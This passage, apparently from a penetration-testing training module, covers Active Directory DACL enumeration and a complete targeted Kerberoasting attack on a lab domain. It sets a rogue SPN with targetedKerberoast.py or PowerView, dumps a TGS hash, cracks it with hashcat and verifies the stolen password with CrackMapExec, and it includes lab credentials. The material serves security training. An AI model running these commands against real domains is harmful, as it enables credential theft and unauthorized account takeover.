On UNIX-like systems, impacket's `dacledit.py` can be used for that purpose. At the time of writing, pull request #1291 offering that tool is still being reviewed and in active development. We can get dacledit.py directly from the ShutdownRepo fork while the branch gets merged into `impacket` 's main branch.

Installing dacledit.py

To install `dacledit.py` , we will clone the ShutdownRepo impacket's branch, create a Python virtual environment (to avoid conflict between the original Impacket installation and this branch) and install the forked impacket repository:

Clone Forked ShutdownRepo Impacket Repository

```
git clone https://github.com/ShutdownRepo/impacket -b dacledit
```

Create and Activate the Python Virtual Environment

```
cd impacket
pwd
/home/plaintext/htb/modules/dacl/shutdownRepo/impacket
python3 -m venv .dacledit
```

```
source .dacledit/bin/activate
```

Install ShutdownRepo's Impacket Fork

```
python3 -m pip install .

Processing /home/plaintext/htb/modules/dacl/shutdownRepo/impacket
Collecting chardet
  Downloading chardet-5.1.0-py3-none-any.whl (199 kB)
     |████████████████████████████████| 199 kB 1.7 MB/s
Collecting flask>=1.0
  Using cached Flask-2.3.2-py3-none-any.whl (96 kB)
<SNIP>
```

Executing dacledit.py

```
python3 examples/dacledit.py --help

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

usage: dacledit.py [-h] [-use-ldaps] [-ts] [-debug] [-hashes
LMHASH:NTHASH]
                   [-no-pass] [-k] [-aesKey hex key] [-dc-ip ip address]
                   [-principal NAME] [-principal-sid SID] [-principal-dn
DN]
                   [-target NAME] [-target-sid SID] [-target-dn DN]
                   [-action [{read,write,remove,backup,restore}]]
                   [-file FILENAME] [-ace-type [{allowed,denied}]]
                   [-rights
[{FullControl,ResetPassword,WriteMembers,DCSync}]]
                   [-rights-guid RIGHTS_GUID] [-inheritance]
                   identity

Python editor for a principal's DACL.

positional arguments:
  identity              domain.local/username[:password]

optional arguments:
  -h, --help            show this help message and exit
  -use-ldaps            Use LDAPS instead of LDAP
  -ts                   Adds timestamp to every logging output
  -debug                Turn DEBUG output ON
```

```
authentication & connection:
  -hashes LMHASH:NTHASH
                        NTLM hashes, format is LMHASH:NTHASH
  -no-pass              don't ask for password (useful for -k)
  -k                    Use Kerberos authentication. Grabs credentials
from
                        ccache file (KRB5CCNAME) based on target
parameters.
                        If valid credentials cannot be found, it will use
the
                        ones specified in the command line
  -aesKey hex key       AES key to use for Kerberos Authentication (128 or
256
                        bits)
  -dc-ip ip address     IP Address of the domain controller or KDC (Key
                        Distribution Center) for Kerberos. If omitted it
will
                        use the domain part (FQDN) specified in the
identity
                        parameter

principal:
  Object, controlled by the attacker, to reference in the ACE to create or
  to filter when printing a DACL

  -principal NAME       sAMAccountName
  -principal-sid SID    Security IDentifier
  -principal-dn DN      Distinguished Name

target:
  Principal object to read/edit the DACL of

  -target NAME          sAMAccountName
  -target-sid SID       Security IDentifier
  -target-dn DN         Distinguished Name

dacl editor:
  -action [{read,write,remove,backup,restore}]
                        Action to operate on the DACL
  -file FILENAME        Filename/path (optional for -action backup,
required
                        for -restore))
  -ace-type [{allowed,denied}]
                        The ACE Type (access allowed or denied) that must
be
                        added or removed (default: allowed)
  -rights [{FullControl,ResetPassword,WriteMembers,DCSync}]
                        Rights to write/remove in the target DACL
(default:
                        FullControl)
```

```
  -rights-guid RIGHTS_GUID
                        Manual GUID representing the right to write/remove
  -inheritance          Enable the inheritance in the ACE flag with
                        CONTAINER_INHERIT_ACE and OBJECT_INHERIT_ACE.
Useful
                        when target is a Container or an OU, ACE will be
                        inherited by objects within the container/OU
(except
                        objects with adminCount=1)
```

`dacledit.py` has the following command-line arguments:

- `-action` defines the operation to conduct. In the below examples, it must be set to `read`. If the argument is not set, it defaults to `read`. The other actions are `write`, `remove`, `backup`, and `restore`.
- `-target`, `-target-sid`, or `-target-dn`, respectively, define the sAMAccountName, Security IDentifier, or Distinguished Name of the object from which the DACL must be retrieved and parsed.
- `-principal`, `-principal-sid`, or `-principal-dn`, respectively, define the `sAMAccountName`, `Security Identifier`, or `Distinguished Name` of the principal to look for and filter in the parsed DACL. This argument is handy to quickly determine what a particular principal can or cannot do on the target object.

In the following example, we can read the DACL for `htb-student`:

Reading the DACL of a User

```
python3 examples/dacledit.py -target htb-student -dc-ip 10.129.205.81
inlanefreight.local/htb-student:'HTB_@cademy_stdnt!'

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

[*] Parsing DACL
[*] Printing parsed DACL
[*]   ACE[0] info
[*]     ACE Type                : ACCESS_ALLOWED_OBJECT_ACE
[*]     ACE flags               : None
[*]     Access mask             : ReadProperty
[*]     Flags                   : ACE_OBJECT_TYPE_PRESENT
[*]     Object type (GUID)      : User-Account-Restrictions (4c164200-
20c0-11d0-a768-00aa006e0529)
[*]     Trustee (SID)           : RAS and IAS Servers (S-1-5-21-
1267651629-1192007096-1618970724-553)
[*]   ACE[1] info
[*]     ACE Type                : ACCESS_ALLOWED_OBJECT_ACE
```


```
[*]     ACE flags                   : None
[*]     Access mask                 : ReadProperty
[*]     Flags                       : ACE_OBJECT_TYPE_PRESENT
[*]     Object type (GUID)          : User-Logon (5f202010-79a5-11d0-9020-
00c04fc2d4cf)
[*]     Trustee (SID)               : RAS and IAS Servers (S-1-5-21-
1267651629-1192007096-1618970724-553)
[*]   ACE[2] info
[*]     ACE Type                    : ACCESS_ALLOWED_OBJECT_ACE
[*]     ACE flags                   : None
[*]     Access mask                 : ReadProperty
[*]     Flags                       : ACE_OBJECT_TYPE_PRESENT
[*]     Object type (GUID)          : Membership (bc0ac240-79a9-11d0-9020-
00c04fc2d4cf)
[*]     Trustee (SID)               : RAS and IAS Servers (S-1-5-21-
1267651629-1192007096-1618970724-553)
[*]   ACE[3] info
[*]     ACE Type                    : ACCESS_ALLOWED_OBJECT_ACE
[*]     ACE flags                   : None
[*]     Access mask                 : ReadProperty
[*]     Flags                       : ACE_OBJECT_TYPE_PRESENT
[*]     Object type (GUID)          : RAS-Information (037088f8-0ae1-11d2-
b422-00a0c968f939)
[*]     Trustee (SID)               : RAS and IAS Servers (S-1-5-21-
1267651629-1192007096-1618970724-553)
...
```


Note: Make sure to use the virtual environment when executing dacledit.py.

Auditing DACLs with BloodHound

While manually enumerating an object's `DACL` can be useful in specific cases, it does not simply allow auditing all access rights in an Active Directory domain due to their enormous number.

BloodHound, one of the most famous tools used for Active Directory auditing, gathers all `DACLs` and correlates them to allow the analysis of rights in graph models, making finding abusable access rights easy. In the screenshot below, some edges (highlighted in red) show abusable `access rights` / `privileges`:




`BloodHound` makes auditing easier by separating `control rights` into two categories:

- `Inbound Control Rights`: This is similar to inspecting an object's `DACL`.
- `Outbound Control Rights`: An aggregation and correlation of all references to the object's `SID` in all `DACLs` across the domain.

Review the module BloodHound for Active Directory to learn more about `BloodHound`.

DACLs Abuses Mindmap

The following mindmap from DACL abuse - The Hacker Recipes shows what abuses can be carried out depending on a controlled principal's access rights over a specific type of object. The below mindmap details all abuse scenarios that we will cover in this module and the other `DACL Attacks` mini-modules:



Coming Next

We provided some examples to perform the enumeration or auditing of these access rights from Linux with dacledit.py and Windows with PowerView. However, always remember that understanding how to use `BloodHound` to identify these access rights/privileges is crucial because the number of access rights to audit manually would be too large.

In the next section, we will learn about `targeted Kerberoasting` and how to carry out the attack from Linux and Windows.

Targeted Kerberoasting

Kerberoasting is a post-exploitation attack that takes advantage of the way `Service Principal Names` (`SPNs`) are used in Active Directory for authentication. When a client


requests a Kerberos TGS service ticket, it gets encrypted with the service account's NTLM password hash. An attacker can obtain this ticket and perform offline password cracking to open it. If successful, the attacker can obtain the service account's password. The success of this attack depends on the strength of the service account's password. (Review the Kerberos Attacks module to learn about `Kerberoasting` and other `Kerberos` attacks.)

When an attacker possesses an account with the ability to edit the `servicePrincipalName` attribute of another user account in a domain, they can potentially make that account vulnerable to a `Kerberoasting` attack. By adding an `SPN` to the user account, the attacker can request a Kerberos TGS service ticket for that `SPN` and obtain it, encrypted with the user account's NTLM password hash. The attacker can then use offline password-cracking techniques to try to open the ticket and obtain the user account's password.

This is possible when the controlled account has `GenericAll`, `GenericWrite`, `WriteProperty`, `WriteSPN` or `Validated-SPN` over the target.

Identifying Vulnerable Accounts

We can use `BloodHound` to identify if we have these privileges:



Alternatively, if we are working from Linux, we can also use dacledit.py to search for those rights. In the following example, we will query what rights the user `Pedro` has over the target account `Rita`:

Identifying Principals with Control over Another Account

```
python3 examples/dacledit.py -principal pedro -target Rita -dc-ip
10.129.205.81 inlanefreight.local/pedro:SecuringAD01

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-1267651629-1192007096-1618970724-
4617)
```

```
[*]   ACE[5] info
[*]     ACE Type                : ACCESS_ALLOWED_OBJECT_ACE
[*]     ACE flags               : CONTAINER_INHERIT_ACE
[*]     Access mask             : WriteProperty
[*]     Flags                   : ACE_OBJECT_TYPE_PRESENT
[*]     Object type (GUID)      : Validated-SPN (f3a64788-5306-11d1-
a9c5-0000f80367c1)
[*]     Trustee (SID)           : pedro (S-1-5-21-1267651629-1192007096-
1618970724-4617)
```

As we can see in the command's output, `Pedro` has `WriteProperty` or `Validated-SPN` over the target account `Rita`.

If we are working from Windows, we can use PowerView to identify such privileges. First, we will need to get the `SID` for the user `Pedro` and then use it to filter the result of `Get-DomainObjectACL` for the user `Rita`:

Using PowerView to Identify Pedro's Rights over Rita

```
PS C:\Tools> Set-ExecutionPolicy Bypass -Scope CurrentUser -Force
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> $userSID = (Get-DomainUser -Identity pedro).objectsid
PS C:\Tools> Get-DomainObjectAcl -Identity rita | ?{$_.SecurityIdentifier
-eq $userSID}

ObjectDN                : CN=Rita,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
ObjectSID               : S-1-5-21-1267651629-1192007096-1618970724-4613
ActiveDirectoryRights   : WriteProperty
ObjectAceFlags          : ObjectAceTypePresent
ObjectAceType           : f3a64788-5306-11d1-a9c5-0000f80367c1
InheritedObjectAceType  : 00000000-0000-0000-0000-000000000000
BinaryLength            : 56
AceQualifier            : AccessAllowed
IsCallback              : False
OpaqueLength            : 0
AccessMask              : 32
SecurityIdentifier      : S-1-5-21-1267651629-1192007096-1618970724-4617
AceType                 : AccessAllowedObject
AceFlags                : ContainerInherit
IsInherited             : False
InheritanceFlags        : ContainerInherit
PropagationFlags        : None
AuditFlags              : None
```

Targeted Kerberoasting from Linux

From UNIX-like systems, targetedKerberoast.py can perform `targeted kerberasting`. `targetedKerberoast.py` is a Python script that can, like many other scripts (e.g., `GetUserSPNs.py`), print `kerberoast` hashes for user accounts with a set `SPN`. However, this tool brings the following additional feature: for each user without an `SPN`, it tries to set one (abusing the write access right on the `servicePrincipalName` attribute), print the `Kerberoastable` hash, and then delete the temporary SPN set for that user. Let us install the tool along with its dependencies:

Cloning targetedKerberoast

```
git clone https://github.com/ShutdownRepo/targetedKerberoast

Cloning into 'targetedKerberoast'...
remote: Enumerating objects: 45, done.
remote: Counting objects: 100% (45/45), done.
remote: Compressing objects: 100% (38/38), done.
remote: Total 45 (delta 17), reused 15 (delta 4), pack-reused 0
Receiving objects: 100% (45/45), 233.09 KiB | 2.06 MiB/s, done.
Resolving deltas: 100% (17/17), done.
```

Installing the Requirements of targetedKerberoast.py

```
cd targetedKerberoast
python3 -m pip install -r requirements.txt

Requirement already satisfied: ldap3 in /usr/lib/python3/dist-packages
(from -r requirements.txt (line 1)) (2.8.1)
Requirement already satisfied: pyasn1 in /usr/lib/python3/dist-packages
(from -r requirements.txt (line 2)) (0.4.8)
Requirement already satisfied: impacket in
/home/plaintext/.local/lib/python3.9/site-packages (from -r
requirements.txt (line 3)) (0.10.1.dev1+20230330.124621.5026d261)
ERROR: Introspect error on :1.185:/modules/kwalletd5:
dbus.exceptions.DBusException: org.freedesktop.DBus.Error.NoReply: Message
recipient disconnected from message bus without replying
WARNING: Keyring is skipped due to an exception: Failed to open keyring:
org.freedesktop.DBus.Error.ServiceUnknown: The name :1.185 was not
provided by any .service files.
Collecting rich
  Downloading rich-13.3.5-py3-none-any.whl (238 kB)
     |████████████████████████████████| 238 kB 1.9 MB/s
<SNIP>
```

Running targetedKerberoast.py

```
python3 targetedKerberoast.py --help

usage: targetedKerberoast.py [-h] [-v] [-q] [-D TARGET_DOMAIN] [-U
USERS_FILE] [--request-user username] [-o OUTPUT_FILE] [--use-ldaps] [--
only-abuse] [--no-abuse] [--dc-host DC_HOST]
                             [--dc-ip ip address] [-d DOMAIN] [-u USER] [-
k] [--no-pass | -p PASSWORD | -H [LMHASH:]NTHASH | --aes-key hex key]

Queries target domain for SPNs that are running under a user account and
operate targeted Kerberoasting

optional arguments:
  -h, --help            show this help message and exit
  -v, --verbose         verbosity level (-v for verbose, -vv for debug)
  -q, --quiet           show no information at all
  -D TARGET_DOMAIN, --target-domain TARGET_DOMAIN
                        Domain to query/request if different than the
domain of the user. Allows for Kerberoasting across trusts.
  -U USERS_FILE, --users-file USERS_FILE
                        File with user per line to test
  --request-user username
                        Requests TGS for the SPN associated to the user
specified (just the username, no domain needed)
  -o OUTPUT_FILE, --output-file OUTPUT_FILE
                        Output filename to write ciphers in JtR/hashcat
format
  --use-ldaps           Use LDAPS instead of LDAP
  --only-abuse          Ignore accounts that already have an SPN and focus
on targeted Kerberoasting
  --no-abuse            Don't attempt targeted Kerberoasting
  --dc-host DC_HOST     Hostname of the target, can be used if port 445 is
blocked or if NTLM is disabled

authentication & connection:
  --dc-ip ip address    IP Address of the domain controller or KDC (Key
Distribution Center) for Kerberos. If omitted it will use the domain part
(FQDN) specified in the identity parameter
  -d DOMAIN, --domain DOMAIN
                        (FQDN) domain to authenticate to
  -u USER, --user USER  user to authenticate with

secrets:
  -k, --kerberos        Use Kerberos authentication. Grabs credentials
from .ccache file (KRB5CCNAME) based on target parameters. If valid
credentials cannot be found, it will use the ones
                        specified in the command line
  --no-pass             don't ask for password (useful for -k)
  -p PASSWORD, --password PASSWORD
                        password to authenticate with
```

```
  -H [LMHASH:]NTHASH, --hashes [LMHASH:]NTHASH
                        NT/LM hashes, format is LMhash:NThash
  --aes-key hex key     AES key to use for Kerberos Authentication (128 or
256 bits)
```

Now we can use the `Pedro` account to attack the `Rita` account and try to retrieve its hash (we can also use the option `-o filename.txt` to save the hash into a file):

Targeted Kerberoasting from Linux

```
python3 targetedKerberoast.py -vv -d inlanefreight.local -u pedro -p
SecuringAD01 --request-user rita --dc-ip 10.129.205.81

[*] Starting kerberoast attacks
[*] Attacking user (rita)
[DEBUG] {'Rita': {'dn': 'CN=Rita,CN=Users,DC=INLANEFREIGHT,DC=LOCAL',
'spns': []}}
[DEBUG] User (%s) has no SPN, attempting a targeted Kerberoasting now
[VERBOSE] SPN added successfully for (Rita)
[+] Printing hash for (Rita)
$krb5tgs$23$*Rita$INLANEFREIGHT.LOCAL$inlanefreight.local/Rita*$e8475a2d6c
91ff416a581479970c0f70<SNIP>
[VERBOSE] SPN removed successfully for (Rita)
```


Note: If we get the error "Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)" while running targetedKerberoast.py or any other tool from Linux that use Kerberos as an authentication protocol, we need to sync the Linux machine's clock with the Active Directory DC's clock, using the ntpdate command, for example, sudo ntpdate DC_IP_ADDRESS.

Targeted Kerberoasting from Windows

From Windows systems, we can utilize `Set-DomainObject` and `Get-DomainSPNTicket` from PowerSploit's PowerView to carry out a `targeted Kerberoasting` attack:

Targeted Kerberoasting from Windows

```
PS C:\Tools> Set-ExecutionPolicy Bypass -Scope CurrentUser -Force
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainUser Rita | Select serviceprincipalname

serviceprincipalname
--------------------
```

Setting the SPN

```
PS C:\Tools> Set-DomainObject -Identity rita -Set
@{serviceprincipalname='nonexistent/BLAHBLAH'} -Verbose

VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|
(samAccountName=rita)(name=rita)(displayname=rita))))
VERBOSE: [Set-DomainObject] Setting 'serviceprincipalname' to
'nonexistent/BLAHBLAH' for object 'Rita'
```

Getting the Rita's Hash

```
PS C:\Tools> $User = Get-DomainUser Rita
PS C:\Tools> $User | Get-DomainSPNTicket | Select-Object -ExpandProperty
Hash

$krb5tgs$23$*Rita$INLANEFREIGHT.LOCAL$nonexistent/BLAHBLAH*$D4A950150D67A9
99192B12391DF13964$51114AA3599DA07F692CEB45<SNIP>
```

Clearing the SPNs of Rita

```
PS C:\Tools> Set-DomainObject -Identity Rita -Clear serviceprincipalname -
Verbose

VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|
(samAccountName=Rita)(name=Rita)(displayname=Rita))))
VERBOSE: [Set-DomainObject] Clearing 'serviceprincipalname' for object
'Rita'
```

Once we obtain the hash, we can use `hashcat` to crack it, utilizing hash-mode `13100` (`Kerberos 5, etype 23, TGS-REP`):

Cracking the Kerberoastable Hash

```
hashcat -m 13100 /tmp/rita.hash /usr/share/wordlists/rockyou.txt --force

hashcat (v6.1.1) starting...

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF,
```

```
DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
================================================================================
================================================

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13
rotates
Rules: 1

Applicable optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

Host memory required for this attack: 99 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

$krb5tgs$23$*Rita$INLANEFREIGHT.LOCAL$inlanefreight.local/Rita*$b5fe2a905a
7a7fa71483ddeb4b3aff57$<SNIP>76ec6d19959920e311fd6cb6008ea4b34f:Password12
3

Session..........: hashcat
Status...........: Cracked
Hash.Name........: Kerberos 5, etype 23, TGS-REP
Hash.Target......:
$krb5tgs$23$*Rita$INLANEFREIGHT.LOCAL$inlanefreight...a4b34f
<SNIP>
```

We can confirm if the cracked password is valid using CrackMapExec (follow this installation guide if you do not have `CrackMapExec` installed) or any other tool:

Using CrackMapExec to Log in with the Credentials

```
poetry run crackmapexec smb 10.129.205.81 -u rita -p Password123

SMB         10.129.205.81   445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
```

```
(SMBv1:False)
SMB         10.129.205.81   445    DC01             [+]
